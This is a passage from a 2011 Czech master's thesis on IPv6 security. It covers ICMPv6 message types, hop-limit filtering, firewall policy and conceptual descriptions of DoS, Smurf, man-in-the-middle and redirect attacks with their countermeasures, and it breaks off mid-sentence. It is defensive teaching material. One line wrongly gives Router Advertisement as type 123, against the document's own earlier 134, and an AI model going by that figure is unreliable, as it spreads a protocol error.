VŠB - Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky

DIPLOMOVÁ PRÁCE

2011 Bc. Vít Klimenko

VŠB – Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Bezpečnost protokolu IPv6

IPv6 Security

2011

Bc. Vít Klimenko

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

V Ostravě 22. července 2011 .....

Rád bych poděkoval Ing. Petru Grygárkovi, PhD. za vedení diplomové práce, vstřícný přístup a odborné rady.

Abstrakt

Cílem této diplomové práce je prozkoumání a zdokumentování bezpečnostních rizik nasazení Internetového protokolu verze 6 (IPv6). Práce je rozdělena do pěti oblastí, ve kterých jsou vždy popsány nejkritičtější zranitelná místa. První kapitola je zaměřena na bezpečnost v lokálních sítích a možnostech eliminace zranitelností. Následující kapitoly zahrnují problematiku přechodu ze současné verze IPv4 na IPv6, zabezpečení síťového provozu, směrovacích protokolů a moderních operačních systémů. Součástí práce je také praktická část obsahující ukázky bezpečnostních a útočných technik testovaných na operačních systémech a Cisco zařízeních.

Klíčová slova: ipv6, bezpečnost, zranitelnost, útoky, směrování, operační systémy, ipsec, koexistence, cisco

Abstract

The goal of this master thesis is to explore and document the security risks associated with deploying the new Internet Protocol version 6 (IPv6). The thesis is divided into five areas, which are each described according to the most critical vulnerabilities. The first chapter focuses on security in local networks and how to eliminate those vulnerabilities. The following chapters include issues associated with transitioning from the current Internet Protocol version 4 (IPv4) to IPv6 and the security of network traffic, routing protocols, and contemporary operating systems. The work also contains practical examples of security and attack techniques tested on operating systems and Cisco devices.

Keywords: ipv6, security, vulnerability, attacks, routing, operating systems, ipsec, dual-stack, cisco

Seznam použitých zkratek a symbolů

AFP	–	Apple Filing Protocol
AH	–	Authentication Header
ARP	–	Address Resolution Protocol
AS	–	Autonomous system
BGP4	–	Border Gateway Protocol version 4
CAM	–	Content addressable memory
CE	–	Customer Edge router
CGA	–	Cryptographically Generated Address
CLNP	–	Connectionless Network Service
DAD	–	Duplicate Address Detection
DHCP	–	Dynamic Host Configuration Protocol
DUID	–	DHCP Unique Identificatori
DoS	–	Denial-of-service
EGP	–	External Gateway Protocol
EIGRP	–	Enhanced Interior Gateway Routing Protocol
ESP	–	Encapsulating Security Payload
EUI-64	–	Extended Unique Identifier 64
HMAC	–	Hash-based Message Authenticaton Code
ICMP	–	Internet Control Message Protocol
IETF	–	Internet Engineering Task Force
IGMP	–	Internet Group Management Protocol
IGP	–	Internal Gateway Protocol
IKE	–	Internet Key Exchange
IND	–	Inverse Neighbor Discovery
IP	–	Internet Protocol (version 4)
IPX	–	Internetwork Packet Exchange
IPv6	–	Internet Protocol version 6
IS-IS	–	Intermediate System To Intermediate System
ISO	–	International Organization for Standardization
ISP	–	Internet service provider
LAN	–	Local area network
LSP	–	Link State Packet
MAC	–	Media Access Control

MITM	–	Man-in-the-middle
MLD	–	Multicast Listener Discovery
MRD	–	Multicast Router Discovery
MTU	–	Maximum Transmission Unit
NA	–	Neighbor Advertisements
NAC	–	Network Admission Control
NDP	–	Neighbor Discovery Protocol
NIQ	–	Node Information Query
NS	–	Neighbor Solicitations
OSI	–	Open Systems Interconnection model
OSPF	–	Open Shortest Path First
PDMs	–	Protocol-dependent modules
PE	–	Provider Edge router
PMTUD	–	Path MTU Discovery
RA	–	Router Advertisements
RFC	–	Request for Comments
RIB	–	Routing Information Base
RIPng	–	Routing Information Protocol next generation
RS	–	Router Solicitations
SEND	–	Secure Neighbor Discovery
SHA-1	–	Secure Hash Algorithm 1
SLAAC	–	Stateless Address Autoconfiguration
SMB	–	Server Message Block
SOHO	–	Small Office / Home Office
SSH	–	Secure Shell
VLSM	–	Variable-length Subnet Masking
VPN	–	Virtual Private Network
WAN	–	Wide area network

Obsah

Seznam tabulek

Seznam obrázků

Seznam výpisů zdrojového kódu

1 Úvod

Ve své diplomové práci jsem se rozhodl zaměřit na problematiku bezpečnosti Internetového protokolu verze 6 (IPv6), která se v dnešní době stává důležitým tématem v oblasti Internetu a počítačové komunikace. Celá práce je rozdělena do několika oblastí, ve kterých jsou zmapovány jednotlivé bezpečnostní problematiky. Tyto tematické okruhy jsou rozděleny na bezpečnost v lokálních sítích se zaměřením na zranitelnost ICMPv6, prevenci možných útoků a nastavení firewallů. Dále jsou to témata z oblasti bezpečnosti směrovacích protokolů, bezpečnost implementací IPv6 v nejrozšířenějších operačních systémech, šifrování komunikace a současně jedno z nejaktuálnějších témat koexistence IPv4 s IPv6.

Tato diplomová práce se zaměřuje pouze na bezpečnost, zranitelnost a prevenci útoků v IPv6. Popis samotné architektury a koncepce IPv6 je popsán v jiných publikacích a dalších internetových zdrojích, které jsou uvedeny v závěru práce.

Téma práce bylo současně zvoleno díky začínajícímu rozšiřování IPv6, který je způsoben vyčerpáním veřejného adresního prostoru používaného protokolem IPv4 (stav k měsíci únor 2011). K problematice zabezpečení a zranitelností neexistuje mnoho materiálů napsaných v českém jazyce, proto by tato práce měla posloužit jako podrobný manuál a příručka k porozumění bezpečnostních problematik, zranitelností a také doporučení, jak zajistit síťovou bezpečnost k prevenci možných útoků.

K realizaci praktické části byla vybrána síťová platforma Cisco. Důvodem tohoto rozhodnutí bylo široké nasazení Cisco zařízení v produkčním prostředí a vybavení univerzitní síťové laboratoře.

1.1 Úvod do zranitelností IPv6

V následujícím desetiletí dojde k širokému nasazení IPv6, které je způsobeno, jak již bylo řečeno vyčerpáním adresního prostoru IPv4. I přesto, že vývoj IPv6 byl zahájen na počátku 90. let, stále se vývojáři software a výrobci síťových prvků setkávají s určitými bezpečnostními problémy, které jsou způsobeny rozdílnou architekturou protokolu, tak novými typy útoků na IPv6, které nebyly u předchozího protokolu realizovatelné. Velké množství zranitelností a útoků jsou ovšem společné pro oba protokoly. Od doby, kdy výrobci síťového hardware a výrobci operačních systémů začali implementovat podporu IPv6, rozsah bezpečnostních opatření se dosti rozšířil. Tím, že stále protokol IPv6 není plně nasazen, mnoho zranitelností a kritických míst se může postupem času objevovat. Nejdůležitější bezpečnostní aspekty již byly hlavními výrobci objeveny a díky těmto rozsáhlým testováním bylo vydáno mnoho doporučení, jak tuto bezpečnost zajistit.

Nejdůležitějším tématem pro přechod z IPv4 na IPv6 je zabezpečení souběžného provozu obou protokolů (tzv. dual-stack). Při souběžném běhu musí být kladen veliký důraz na zabezpečení obou protokolů, který je způsoben vzájemným oddělením. Mnoho operačních systémů je již dnes nakonfigurováno, aby se v jejich výchozím nastavení současně využívalo obou protokolů (pokud je dostupná IPv6 konektivita či využití tunelování). V případě, že takový systém připojíme do Internetu, může být bezpečnost zásadně ohrožena. Mnoho prvků, které zajišťují zabezpečení sítě, nemusí mít implementovanou podporu pro IPv6. Zabezpečení aplikují pouze na pakety IPv4, zatímco IPv6 jsou do sítě propouš-

těny bez jakéhokoliv zabezpečení (tento problém se bude převážně týkat SOHO prvků resp. levných síťových zařízení určených pro domácí použití, jejichž výrobci se touto problematikou nezabývají). Z tohoto důvodu mohou být koncové stanice ohroženy a útočník využije IPv6 jako tzv. „zadních vrátek“ k provedení útoku.

Ze zjištěných průzkumů vyplývá, že velké množství útoků není realizováno z vnější sítě (např. z Internetu), ale přímo z vnitřní sítě organizace. Je proto také důležité, zajistit bezpečnost a prevenci možných útoků uvnitř lokální sítě (v rámci pobočky či organizace).

V praktické části této práce jsou ukázány a otestovány útočnické hackerské nástroje, které jsou volně dostupné ke stažení (konkrétně nástroj Hacker's Choice IPv6 Toolkit). V mnoha publikacích zaměřujících se na bezpečnost obou internetových protokolů jsou tyto nástroje oficiálně zveřejněny a popsány konkrétní postupy jejich využití. Tyto programy jsou firewall inženýry využívány pro testování a analýzu bezpečnostních děr a kritických míst, zdali síťové prvky zajistí dostatečnou ochranu před těmito typy útoků. V praktické části jsou jednotlivé výsledky těchto laboratorních testů důkladně zdokumentovány.

2 Bezpečnost v LAN

Mnoho organizací se zaměřuje pouze na bezpečnost na perimetru své sítě, resp. na hranici svého autonomního systému. Jak již bylo zmíněno v úvodu, spousta útoků pochází z vnitřku vlastní sítě, tedy v rámci vlastní organizace. Nezávisle na využívaném protokolu je tedy nutné, zaměřit se na vnitřní bezpečnostní politiky podsítě. Tato kapitola se zaměřuje na bezpečnost v lokální síti, bezpečnostní techniky na hranici LAN a v neposlední řadě na prevenci možných útoků. Současně jsou zde také popsány některé útočné techniky, které jsou stále při špatném zabezpečení sítě velmi nebezpečné a mohou mít za následek kolaps sítě nebo útoky na koncové stanice.

2.1 Protokol ICMPv6

První část této kapitoly je zaměřena především na funkci a zranitelnost ICMPv6 (Internet Control Message Protocol Version 6). Protokol ICMPv6 je integrovanou součástí a stěžejním protokolem IPv6, který hraje základní roli ve fungování tohoto síťového protokolu. Implementace ICMPv6 je povinná v každém zařízení podporující IPv6. Stejně jako u IPv4 slouží k servisním funkcím v podobě výměny informačních a chybových zpráv, testování dosažitelnosti nebo k testování spojení konec-konec pomocí nástrojů ping6 a traceroute6. Tento protokol se stará o veškerou výměnu provozních informací potřebných k zajištění komunikace v IPv6. ICMPv6 sjednocuje dohromady několik původních protokolů z IPv4 jako jsou ARP, ICMP a IGMP. Z těchto protokolů byly vyřazeny nevyhovující zprávy a zachovány byly jen ty nejdůležitější. Protokol je současně rozšířen o další funkce jako objevování sousedů, podpora skupinové komunikace (multicast), automatická konfigurace, přeadresování sítě či podpora mobility. Na rozdíl od ICMP v IPv4 je existence ICMPv6 naprosto nezbytnou součástí IPv6. Nemůže být proto kompletně filtrován či blokován, jak tomu bylo u předchůdce. Příliš silné blokování ICMPv6 zpráv může mít za následek nepříznivý dopad na kompletní fungování a správu síťové komunikace. V režimu souběžného provozu IPv4 a IPv6 tzv. „dual-stack“ musíme blokovací strategie nastavit zvlášť nezávisle pro obě verze protokolů. Tyto bezpečnostní zásady jsou podrobně vysvětleny a popsány v následujících kapitolách. Pro správné nastavení filtrování ICMPv6 zpráv byl přímo vydán RFC dokument (RFC 4890) obsahující doporučené nastavení filtrovací politiky firewallů.

2.1.1 Klasifikace ICMPv6 zpráv

Protokol ICMPv6 má všechny zprávy očíslovány pomocí číselných hodnot od 0–255. Jednotlivé zprávy jsou dále děleny do podkategorií, které protokol dále rozdělují. Funkce jednotlivých zpráv jsou děleny do následujících šesti kategorií:

Chybové zprávy

- doručování chybových zpráv, pokud není paket úspěšně doručen do požadovaného cíle
- čtyři druhy chybových zpráv jsou dále rozděleny do dalších podkategorií

Ověřování konektivity

- monitorování konektivity dvou uzlů pomocí zpráv Echo Request a Echo Reply
- využití v utilitách ping6 a traceroute6

Informační a vyhledávací zprávy

- hledání sousedů připojených na stejném síťovém segmentu (čtyři informační zprávy: NS, NA, RS, RA, využíváno vzájemně mezi směrovači, koncovými uzly)
- zjišťování sousedních spojových a síťových adres
- kontrola jedinečnosti každé IP adresy a detekce případné duplicity (DAD – Duplicate Address Detection)
- v případě automatické konfigurace IPv6 adresy uzlu tzv. „stateless autoconfiguration“ využití informačních zpráv RS, RA ke zjištění prefixu sítě a dalších potřebných informací nutných k zajištění komunikace
- podpora skupinové komunikace – využití protokolu Multicast Listener Discovery (verze 1 a 2), včetně hledání směrovačů pro zajištění skupinové komunikace (multicast), jedná se o náhradu protokolu IGMP z IPv4

Rekonfigurační funkce

- funkce přesměrování paketů na vhodnější směrovač v síti

Podpora mobility IPv6

- pro zajištění mobilní stanice je nutné vytvoření tzv. „IPv6 Home Agent“ tedy domácího agenta, který zajišťuje zprostředkování komunikace mezi mobilním zařízením nacházejícím se kdekoliv v Internetu a mezi směrovačem, na kterém běží tento agent zajišťující komunikaci s okolní sítí. Pro vytvoření tunelu mezi mobilní stanicí a agentem jsou opět využívány ICMPv6 zprávy (Home Agent Address Discovery Request, Reply, Mobile Prefix Solicitation a Advertisement zprávy)

Experimentální rozšíření

- tyto typy ICMPv6 zpráv jsou určeny k experimentálnímu využití a nejsou určeny k běžnému provozu, politika blokování těchto zpráv je v doporučení také zahrnuta

2.1.2 Popis nejdůležitějších funkcí ICMPv6 zpráv

- **chybové zprávy**
  - 1 – cíl je nedostupný - Destination unreachable – zpráva o nedostupnosti cíle zasílaného paketu. Tento typ chybové zprávy má několik dalších podkategorií, které blíže specifikují nedostupnost cíle (mezi tyto podkategorie patří např. absence cesty k danému cíli, informace o blokované komunikaci s cílovou adresou a další typy zpráv).
  - 2 – příliš velký paket - Packet Too Big – nadměrná velikost zasílaného paketu, tento typ zprávy zasílá zpětně směrovač odesílateli s informací o nastaveném MTU dané linky.
  - 3 – vypršela životnost paketu - Time Exceeded – informace o zahozeném paketu, který se v síti nacházel příliš dlouho (prevence zacyklených paketů).
  - 4 – chybný parametr - Parameter Problem – informace o zaslaném paketu, který obsahuje chybné nebo nesrozumitelné parametry.
- **echo zprávy** – zjišťování dostupnosti
  - 128 – požadavek na echo - Echo Request – využívaná při zaslání požadavku utilitou ping6
  - 129 – odpověď na echo – Echo Reply
- **skupinové adresování** – MLD multicast
  - 130 – dotaz na členství ve skupině
  - 131 – ohlášení členství ve skupině
  - 132 – ukončení členství ve skupině
  - 143 – ohlášení členství ve skupině (MLDv2)
- **objevování sousedů** – NDP Neighbor Discovery Protocol
  - 133 – výzva směrovači – router solicitation – dotaz na získání informací o síti
  - 134 – ohlášení směrovače – router advertisement – odpověď směrovače na výzvu s informacemi o síti (síťový prefix, délka prefixu, výchozí brána, spojová adresa směrovače a další)
  - 135 – výzva sousedovi – neighbor solicitation – dotazování k okolním sousedům ke zjištění jejich spojových adres, detekce dosažitelnosti souseda
  - 136 – ohlášení souseda – neighbor advertisement – odpověď na předchozí zprávu výzvy k sousedovi, v této odpovědi je současně obsažena spojová adresa dotazované stanice
  - 137 – přesměrování – zpráva směrovače, který zjistil lepší cestu v síti
  - 148 – žádost o certifikační cestu (Certificate Path Solicitation)

  - 149 – ohlášení certifikační cesty (Certificate Path Advertisement)

- **informace o uzlu**
  - 139 – dotaz na informaci
  - 140 – odpověď s informací

- **inverzní objevování sousedů**
  - 141 – IND výzva – má přesně opačnou funkci jak tomu bylo u zprávy 133, tedy počítač zná spojovou adresu svého souseda, ale nezná jeho IPv6 adresu. Vysílaná stanice vyšle požadavek na skupinovou adresu „FF02::1“, kterou na spojové vrstvě adresuje pouze hledané stanici. Součástí této zprávy je i zdrojová a cílová spojová adresa (může být přidána i vlastní IPv6 adresa nebo MTU dané linky).
  - 142 – IND ohlášení – odpověď dotazované stanice na předchozí zprávu. Tato zpráva je takřka shodná se zprávou vyžádání. Jediné co se oproti výzvě liší je samotné číslo ICMPv6 zprávy.

- **mobilita**
  - 144 – žádost o adresy domácích agentů (Home Agent Address Discovery Request)
  - 145 – odpověď s adresami domácích agentů (Home Agent Address Discovery Reply)
  - 146 – žádost o mobilní prefix (Mobile Prefix Solicitation)
  - 147 – ohlášení mobilního prefixu (Mobile Prefix Advertisement)

- **objevování skupinových směrovačů**
  - 151 – ohlášení skupinového směrovače (Multicast Router Advertisement)
  - 152 – výzva skupinovému směrovači (Multicast Router Solicitation)
  - 153 – ukončení skupinového směrovače (Multicast Router Termination)

Každý IPv6 paket má ve své hlavičce nastaven tzv. „hop-limit“ neboli maximum skoků. Tento parametr je novým nástupcem bývalé životnosti datagramu TTL u IPv4. Funkce této hodnoty zajišťuje maximální počet skoků neboli maximální počet průchodů směrovači. Na celé síťové trase se hodnota tohoto čísla u každého směrovače sníží o jedničku, tedy touto hodnotou jsme schopni určit, kolik těchto skoků smí datagram maximálně absolvovat. Smyslem této funkce je prevence zacyklení datagramů, které jsou mezi jednotlivými směrovači směrovány (zamezení aby neprocházely sítí do nekonečna). Datagram, jehož hodnota maximálního počtu skoků je rovna nule, je okamžitě na daném směrovači zahozen. Výší této hodnoty též můžeme zajistit určité bezpečnostní omezení pro pakety nesoucí ICMPv6 zprávu. Můžeme tak určit, zdali zprávy prošly či neprošly nějakým směrovačem (ověření původu z lokální sítě LAN). ICMPv6 zprávy šířící se v rámci jedné LAN mají nastavenu hodnotu hop-limitu na 255. Proto by měly L3 prvky pro určité ICMPv6

zprávy kontrolovat, zdali hodnota hop-limitu není nižší než 255. Tímto mechanismem zajistíme, že L3 prvek, který objeví zprávu s hodnotou nižší než 255 zajistí okamžité zahození tohoto paketu. Ty pakety, u kterých byla zjištěna nižší hodnota hop-limitu, mohou pocházet z vnější sítě a tím existuje potencionální riziko, že mohou být záměrně generovány útočníkem k napadení sítě.

Tyto ICMPv6 zprávy, které musejí mít nastaven hop-limit na 255, nazýváme tzv. „link-specific“ zprávami neboli místními ICMPv6 zprávami (zprávy v rámci jedné podsítě).

Zprávy s nastaveným hop-limitem na 255

- RS: typ 133, RA: typ 123
- NS: typ 135, NA: typ 136
- Redirect: typ 137
- Inverzní NDP zprávy: iNDP typ 141, iNDP typ 142
- Zabezpečený SEND: Certificate Path Solicitation typ 148
- Zabezpečený SEND: Certificate Path Advertisement typ 149

Samotný hop-limit nám sice napomáhá identifikovat původ zpráv, zdali pocházejí z naší podsítě, ale samotný princip hop-limitu má i své nevýhody, které mohou být útočníkem zneužity. Jednou z takových nevýhod je samotné zahazování paketů při nulové hodnotě hop-limitu. Pokud na směrovač či firewall dorazí paket s hop-limitem rovnající se jedné, tento paket je na daném prvku zahozen. Útočník může toto chování zneužít k provedení samotného útoku na tento L3 prvek. Pokaždé když směrovač či firewall zahodí paket, okamžitě odpoví odesílateli tohoto paketu zprávou ICMPv6 Time Exceeded (čas vypršel) a tato zpráva je zpětně odeslána. Toto chování může být útočníkem zneužito takovým způsobem, že bude posílat na tento L3 prvek obrovské množství paketů s nízkým hop-limitem, což způsobí zahazování paketů a tím vyvolání odpovědí na toto zahození. V případě obrovského množství těchto zpráv může být tento směrovač či firewall zahlcen, protože veškerý výpočetní výkon se spotřebován právě na toto zahazování a generování zpětných odpovědí. Prevence tohoto útoku s nastavením vhodných časovačů je popsán v další kapitole zabývající se zranitelností ICMPv6 protokolu.

2.2 Politiky firewallů pro ICMPv6

V nastavení bezpečnosti firewallu je nutné rozdělit, pro jakou část sítě bude daná politika aplikována. Jednotlivé bezpečnostní politiky mohou být rozděleny do následujících dvou skupin:

- ochrana vlastní sítě s koncovými stanicemi
- tranzitní síť (průchod ICMPv6 zpráv)

V této kapitole jsou popsána rizika a bezpečnostní pravidla pro každou z výše uvedených situací. Obecně je však známé, že poskytovatelé ISP vesměs nefiltrují žádný provoz procházejí jejich infrastrukturou, proto je důležité se na zabezpečení na straně poskytovatele nespoléhat a zaměřit se na vlastní bezpečnost na perimetru sítě a koncových stanic.

Na všeobecné zabezpečení sítě se musíme důsledně zaměřit, protože není možné využívat šifrování nebo jiné prostředky zajištující autentizace odesílatele a tím ověřit obsah ICMPv6 zpráv (např. v rámci Internetu). Tím, že není možné udržovat permanentní šifrovaný provoz mezi všemi komunikujícími uzly je proto nutné zaměřit se na filtrování těch ICMPv6 zpráv, které by mohly být zneužity k útokům. Samotné šifrování není ovšem jediné řešení, protože útočníci mohou vytvářet útoky i se zašifrovanými zprávami.

Před probráním samotných zranitelností a prevencí útoků v IPv6 je vhodné si připomenout některé ze známých technik provádění útoků v předchozím internetovém protokolu IPv4, na které je jeho následovník IPv6 také náchylný.

2.3 Zranitelnost ICMPv6 a typy útoků

Bezpečnost ICMPv6 protokolu není nijak zajištěna, tudíž ICMPv6 zprávy nejsou nijak autentizovány ani šifrovány, proto mohou být útočníkem zranitelné. Časté útoky jsou prováděny tak, že útočník využije ICMPv6 zprávy k přenesení škodlivého kódu nebo vygeneruje množství falešných zpráv. Díky integrovanému protokolu ICMPv6 přímo do protokolu IPv6, který zajišťuje přenos samotných ICMPv6 zpráv je možné využít šifrovacího mechanismu IPsec, který je součástí IPv6. Brány firewall se převážně využívají k zabránění následujících útoků, které jsou rozděleny do následujících pěti kategorií:

- **DoS útoky** – cíl těchto útoků je zahlcení příjemce množstvím ICMPv6 zpráv
- **Průzkum** – (probing) sondování sítí k provedení útoku na některý z jejich uzlů
- **Přesměrování** – (redirection attack) útoky pro přesměrování komunikace
- **Přeadresování** – (renumbering attack) útok k přeadresování sítě
- **Podvržení** – (ICMPv6 transparency) tato technika je jedna z nejnebezpečnějších a velmi špatně odhalitelných. Útočník využívá průchodnosti ICMPv6 chybových zpráv skrz směrovač/firewall v obousměrné komunikaci

Jednotlivé útoky mohou být také rozděleny podle zranitelností jednotlivých síťových OSI vrstev. Některé typy útoků využívají zranitelností jak síťové L3, tak spojové L2 vrstvy. Nebudeme je tedy podle tohoto rozdělení nadále rozdělovat. U následujících příkladů útočných technik bude stručně napsáno, jestli je daný typ útoku realizovatelný z vnějška perimetru sítě nebo jestli se jedná pouze o hrozbu v rámci vlastní sítě (L2 útok v jednom síťovém segmentu).

2.3.1 DoS útoky

DoS útok znamená z anglického slova „Denial of Service“ neboli odepření služby. DoS útoky jsou prováděny za účelem znepřístupnit koncové stanice, servery, síťové prvky nebo zcela znepřístupnit určitou síť. Tento útok způsobuje ztrátu služby, což se projevuje např. ve ztrátě připojení k síti, zamezení přístupu k síťovým službám nebo zahlcení šířky pásma na lince, které zapříčiní zpomalení rychlosti, vyšší latence nebo úplný výpadek sítě. Tyto druhy útoků jsou prováděny tak, že útočník vygeneruje nadměrné množství falešných paketů. Příkladem může být vygenerování extrémně velkých paketů nebo jak již byl zmíněno překročení počtu průchozích směrovačů (hop-limit). Zaslání tohoto obrovského množství na vytipovaný síťový prvek způsobí, že tento počítač, směrovač či jiné zařízení musí odpovědět na všechny tyto falešné příchozí zprávy. Toto obrovské množství příchozích zpráv a množství odpovědí způsobí extrémní vytížení procesoru, což má za následek degradování výkonu tohoto prvku či úplný výpadek.

2.3.1.1 Ochrana směrovačů

Preventivním opatřením těmto útokům je nastavení časového intervalu na směrovačích, který uvádí, za jaký interval může být vygenerován určitý počet ICMPv6 chybových zpráv.

Jako příklad tohoto opatření může být uvedena konfigurace pro platformu Cisco IOS, na které je testována praktická část této práce:


```
Router(config)# ipv6 icmp error-interval milliseconds [bucketsize]
```

Cisco směrovače využívají k prevenci těchto útoků výše uvedený příkaz zajišťující nastavení časového intervalu. K aplikaci tohoto časového omezení se využívá tzv. „token-bucket“ algoritmu, který vytváří malou časově omezenou frontu (např. pro 10 chybových zpráv). Každá zpráva je do fronty zařazována s určitým časovým odstupem, kdy po naplnění určitého limitu jsou tyto zprávy odeslány do cílové sítě.

2.3.1.2 ICMP Smurf útok

Smurf útok je jedním z příkladů, jakým útočník může provést DoS útok na konkrétní vybranou oběť v síti. Tento útok spočívá v zaslání velkého množství ICMPv6 echo zpráv na všechny stanice v síti (v IPv4 na broadcast adresu, v IPv6 na skupinovou adresu). Jako zdrojovou adresu zaslané echo zprávy útočník podvrhne adresu konkrétní stanice, na kterou je útok prováděn. Všechny stanice odpoví zprávou ICMPv6 reply adresovanou na tuto vybranou stanici, která má IP adresu zvolenou útočníkem (podvržená zdrojová adresa). Toto obrovské množství odpovědí směrované na tuto stanici způsobí vytvoření DoS útoku, který se projeví zahlením šířky pásma. Toto zahlcení zamezí běžný síťový provoz a daná stanice se stane takřka nedostupnou. Tento typ útoku může být při nedostatečném zabezpečení proveden jak z vlastní sítě, tak i ze sítí za hranicí vlastní podsítě (např. z Internetu). Na obrázku 1 je znázorněn způsob provedení tohoto útoku.

Poznámka 2.1 Protokol IPv6 neobsahuje broadcast adresu, ale útok může být proveden pomocí skupinové adresy (FF02::1 – adresa všech uzlů v síti, FF02::2 – adresa všech směrovačů). Proto je protokol IPv6 stejně zranitelný jako jeho předchůdce IPv4.



Obrázek 1: ICMP smurf útok

2.3.2 Průzkum sítě

Další kategorií útoků jsou tzv. „průzkumy“ anglicky „probing“, jejichž účelem je identifikovat topologii sítě a vyhledání zranitelné stanice, na kterou by mohl být útok proveden. Průzkum spočívá v sondování vybrané sítě a v ní nalezení některé z méně zabezpečených stanic, kterou útočník vyprovokuje k odeslání ICMPv6 zpráv, ze kterých si útočník zjistí důležité a zranitelné informace. Tyto informace může poté útočník využít jako potenciální cíl k dalšímu napadení stanice.


Tento druh napadení je v obrovském adresním prostoru IPv6 velmi ojedinělý a těžko proveditelný. Předchozí protokol IPv4 byl na tyto typy útoků velmi náchylný a to právě z důvodu velmi malého adresního prostoru, který je ve srovnání s IPv6 takřka zanedbatelný.

2.3.3 L2 přesměrování


Útok přesměrování je vytvářen za účelem napadení tzv. „man-in-the-middle“. Ukázky způsobu provedení tohoto útoku jsou znázorněny na obrázcích 2 a 3. Útok „man-in-the-middle“ znamená, že útočník na sebe stahuje provoz komunikující mezi dvěma uzly, tento provoz může buď odposlouchávat, monitorovat nebo data různě pozměňovat. Další možností je odklonění provozu, aby byl všechen provoz zahazován neboli skončil v tzv. „černé díře“ (blackholing packets), což se projevuje výpadkem komunikace. Tato technika je aplikovatelná, pokud není využíváno šifrování a autentizace, které brání k odposlechu informací a zachování integrity dat. Tento typ útoku nabourává spojovou L2 i síťovou L3 vrstvu. Útočník na sebe stahuje provoz díky změněné spojové adrese rámce, kterou zdrojovému paketu podvrhl aniž by změnil na L3 vrstvě hodnotu IP adresy. Tím, že IPv6 využívá NDP protokol, který je náhradou bývalého ARP protokolu, je tento typ útoku rovněž

nebezpečný i IPv6 sítích. Tento útok se provádí v rámci jedné sítě, tedy útočník musí být připojen ve stejné síti jako stanice, na kterou je útok proveden. Tomuto útoku lze zabránit několika technikami jako ochrana fyzické vrstvy, tedy zabránění připojení útočníka do vlastní sítě (zablokování nevyužívaných volných portů přepínače), aktivování zabezpečení portů (Switch Port Security), autentizace stanic pomocí protokolu 802.1X a v neposlední řadě využití technologie NAC (Network Admission Control), která zajišťuje prevenci připojení neautorizovaných uživatelů do sítě (technologie jako Cisco NAC Appliance[1] nebo PacketFence[2]).

Poznámka 2.2 K tomuto typu útoku jsou velmi náchylné nezabezpečené bezdrátové sítě, jejichž sdílené bezdrátové médium je snadno napadnutelné a útočník může využít nezabezpečenou komunikaci k odposlechu, přesměrování stanic nebo k úmyslnému pozměnění průchozích dat.



Obrázek 2: Odklonění komunikace




Obrázek 3: Technika man-in-the-middle útoku

2.3.4 L3 přesměrování cesty

Přesměrování (redirection) je jednoduchý mechanismus založený na zprávě ICMPv6 137 (Redirect), pomocí níž mohou směrovače oznámit lepší cestu přes jiný sousední směrovač. Tato zpráva je směrovačem zaslána všem stanicím či jiným síťovým uzlům, které neumí samy rozhodovat o vhodném směrování, aby provoz začaly směrovat na novou cestu. Jak je ukázáno na obrázku 4, stanice A chce odeslat data na adresu 2001:DB8:2::1. Výchozí cesta do sítě 2001:DB8:2::/64 je určena přes směrovač R2, avšak stanice A neví o lepší cestě přes směrovač R1. Stanice A tedy zašle data se spojovou MAC adresou výchozího směrovače R2. Směrovač R2 přijme tento paket, analyzuje místo určení a ověří ve své směrovací tabulce adresu cílové sítě. R2 ovšem zjistí lepší cestu přes sousední směrovač R1 a okamžitě zpětně zašle na stanici A informaci, že tato síť je má lepší cestu přes směrovač R1. Stanice A si

